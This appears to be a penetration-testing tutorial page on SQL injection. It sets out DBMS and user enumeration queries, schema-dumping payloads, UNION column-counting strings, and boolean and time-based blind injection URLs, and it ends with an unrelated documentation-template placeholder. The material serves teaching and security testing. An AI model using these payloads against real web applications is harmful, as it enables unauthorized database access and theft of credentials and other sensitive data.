7.1 - SQL Injection

The classic web application attack to dump SQL databases and more.

Web applications often interact with SQL databases to Create, Read, Update, and Delete (CRUD) data through SQL queries. SQL injection occurs when a malicious user attempts to pass input that changes the SQL query sent by the web application to the database. First, attacker has to inject code outside the expected user limit so it does not get interpreted as user input. This is accomplished by using a single or double quote to escape the limits of user input.

Once injection has been established, the attacker have to look for a way to execute a different SQL statement. This can be done using SQL code to make up a working query that executes both the intended and new SQL queries via either stacker queries or Union queries.

SQLi can have a tremendous impact, especially if privileges on the back-end server and database are very lax. Sensitive information and secrets like user logins and payment information may be retrieved. SQL injection can also be used to subvert intended web application logic such as bypassing login without valid credentials as well as accessing features locked to specific users.

Common ways to mitigate against SQL injection include validation and sanitization of user input before they are included in SQL queries and the use of parameterized queries.

7.1.1 - Database Enumeration

Enumeration Database information and dump tables

Database Enumeration and dumping is a crucial component of SQL Injection testing after the vulnerability has been confirmed. We can extract various sensitive data, user credentials, and much more.

Database Identification

The first step is to identify the type and version of Database Management Systems (DBMS) we are interacting with:

MySQL:

SELECT @@version;

MSSQL:

SELECT @@version;

PostgreSQL:

SELECT version()

Database User

It may also be beneficial to enumerate the user that the web application is authenticating to the database as.

MySQL:

SELECT USER();
SELECT CURRENT_USER();
SELECT CURRENT_USER;
SELECT SESSION_USER();

MSSQL:

SELECT CURRENT_USER;
SELECT user_name();
SELECT system_user;
SELECT user;

PostgreSQL:

SELECT user;
SELECT current_user;
SELECT session_user;
SELECT usename FROM pg_user;
SELECT getpgusername();

Database Schema

Database schema refers to the structure of the database, including the databases, tables, and columns. We can use SQL injection to dump those information to find interesting information for the purposes of our engagement.

MSSQL:

InformationPayload
Database namesSELECT name FROM master..sysdatabases; OR SELECT name FROM master.sys.databases;
Table namesSELECT name FROM DB_NAME..sysobjects WHERE xtype = 'U';
Column namesSELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='sometable';

MySQL:

InformationPayload
Database namesSELECT schema_name FROM information_schema .schemata
Table namesSELECT table_name FROM information_schema.tables WHERE table_schema=DB_NAME
Column namesSELECT column_name FROM information_schema.columns WHERE table_schema=DB_NAME AND table_name=TB_NAME

PostgreSQL:

InformationPayload
Database namesSELECT datname FROM pg_database
Table namesSELECT table_name FROM information_schema.tables WHERE table_schema='<SCHEMA_NAME>'
Column namesSELECT column_name FROM information_schema.columns WHERE table_name='data_table'

Dumping data

After finding what databases, tables and columns are stored on the database, we can dump them using SELECT statements.

Example:

SELECT username, password FROM users;

References

7.1.2 - SQLi Manual Testing Methodology

Identify, confirm, and exploit various types of SQL Injection

Discover Injection Points

The first step in the methodology for testing SQL injection is identify injection points where user input would be passed into a SQL query, which can be:

  • HTTP GET/POST Parameters
  • UserAgent Strings
  • Cookies

We can try to insert the following SQL special characters into the query and see if they would produce a different response from the back-end:

  • '
  • "
  • `
  • )
  • ))
  • \

If we see errors messages or different page responses, it means these characters are being interpreted as part of the SQL statement, potentially revealing a viable injection point.

Types of SQL Injection

The next step of the exploitation process depends on the type of SQL injection we are dealing with:

  1. In-band SQLi: outputs are printed directly to the front-end.
    • Union Based SQLi: we specify the exact column which we can read, so the query will direct the output to be printed there.
    • Error Based SQLi: error is displayed in the front-end, and so we may intentionally cause an SQL error that returns the output of our query.
  2. Blind SQLi: We cannot retreive the output direclty. We resort to utilize SQL logic to retrieve the output character by character.
    • Boolean Based SQLi: use SQL conditional statements to control whether the page returns the original query response if the injected conditional statement returns true.
    • Time Based SQLi: use SQL conditional statements that delay the page response if the conditional statement returns true using the Sleep() function.

UNION-Based SQLi

UNION-based SQL injection achieves the injection of SQL statements via the use of a UNION clause, which is used to combine the output of two or more compatible SELECT statements.

With a UNION operator, we can append the output of a second compatible query to the output of the first one.

mysql> SELECT * FROM ports;

+----------+-----------+
| code     | city      |
+----------+-----------+
| CN SHA   | Shanghai  |
| SG SIN   | Singapore |
| ZZ-21    | Shenzhen  |
+----------+-----------+
3 rows in set (0.00 sec)
mysql> SELECT * FROM ships;

+----------+-----------+
| Ship     | city      |
+----------+-----------+
| Morrison | New York  |
+----------+-----------+
mysql> SELECT * FROM ports UNION SELECT * FROM ships;

+----------+-----------+
| code     | city      |
+----------+-----------+
| CN SHA   | Shanghai  |
| SG SIN   | Singapore |
| Morrison | New York  |
| ZZ-21    | Shenzhen  |
+----------+-----------+
4 rows in set (0.00 sec)

Identify Number of Columns

The first step in UNION-based SQL Injection is to identify the number of columns inside the statement we are injecting into. There are two ways to achieve this. The first uses the ORDER BY clause to order the output by the value of a certain column. Instead of using the column names we probably don’t know yet, we can use numbers to refer the the column instead. We increment the number until error appears

' ORDER BY 1-- -
' ORDER BY 2-- -
' ORDER BY 3-- -
[...]

If column 5 causes an error, we know that there is only 4 columns

' ORDER BY 5-- -

The alternative method is to attempt a UNION injection with a different number of columns until we successfully get the results back. Since UNION operator requires both SELECT statements to have equal numbers of columns, we’ll get errors until we specify the same number of columns in our payload.

' UNION select 1-- -
' UNION select 1,2-- -
' UNION select 1,2,3-- -

Injection Location

The application may only display some columns from the query output. We cannot make use of columns not displayed for the purpose of UNION-based injection. To find suitable injection columns, we use a test value such as @@version or user() and try UNION it to different columns, and see under which one is the test value displayed.

  • In the example below, suppose we see the MySQL version string in the second and third query. We know that column 2 and 3 are displayed on the front-end.
' UNION select @@version,2,3-- -
' UNION select 1,@@version,3-- -
' UNION select 1,2,@@version-- -

Blind SQL Injection

Blind SQL injection is a type of SQL injection that extract information by executing a series of conditional statements and observe the difference in response content or timing to determine whether the queried statement was true or not, thus circumventing the limitation of not having the query output included in back-end response.

Boolean-based

Boolean-based blind SQL injection rely on the application responding differently based on whether the injected query returns true or false.

Identify Injection Point and Confirm Vulnerability: Inject a payload that evaluates to true/false to confirm SQL injection vulnerability. For example:

http://example.com/item?id=1 AND 1=1 -- (Expected: Normal response)
http://example.com/item?id=1 AND 1=2 -- (Expected: Different response or error)

Extract Hostname Length: Guess the length of the hostname by incrementing until the response indicates a match. For example:

http://example.com/item?id=1 AND LENGTH(@@hostname)=1 -- (Expected: No change)
http://example.com/item?id=1 AND LENGTH(@@hostname)=2 -- (Expected: No change)
http://example.com/item?id=1 AND LENGTH(@@hostname)=N -- (Expected: Change in response)

Extract Hostname Characters : Extract each character of the hostname using substring and ASCII comparison, repeat until the entire string is discovered

http://example.com/item?id=1 AND ASCII(SUBSTRING(@@hostname, 1, 1)) > 64 --
http://example.com/item?id=1 AND ASCII(SUBSTRING(@@hostname, 1, 1)) = 104 --

Time-based

Time-based blind SQL injection works similarly to Boolean-based injections, but instead uses response time to determine whether a SQL statement evaluates to true or false. This is useful when no output from the query is provided by the application.

We can either make use of the SLEEP function:

' AND SLEEP(5)/*
' AND '1'='1' AND SLEEP(5)
' ; WAITFOR DELAY '00:00:05' --

Or computationally heavy query that takes a lot of time to complete:

BENCHMARK(2000000,MD5(NOW()))

If the condition we specify below evaluates to true, we would get a longer response time than usual. Using a similar methodology as Boolean-based injection, we are able to extract the output character-by-character.

http://example.com/item?id=1 AND IF(SUBSTRING(VERSION(), 1, 1) = '5', SLEEP(5), 0) --

References

8 - Reference

Low level reference docs for your project.

This is a placeholder page that shows you how to use this template site.

If your project has an API, configuration, or other reference - anything that users need to look up that’s at an even lower level than a single task - put (or link to it) here. You can serve and link to generated reference docs created using Doxygen, Javadoc, or other doc generation tools by putting them in your static/ directory. Find out more in Adding static content. For OpenAPI reference, Docsy also provides a Swagger UI layout and shortcode that renders Swagger UI using any OpenAPI YAML or JSON file as source.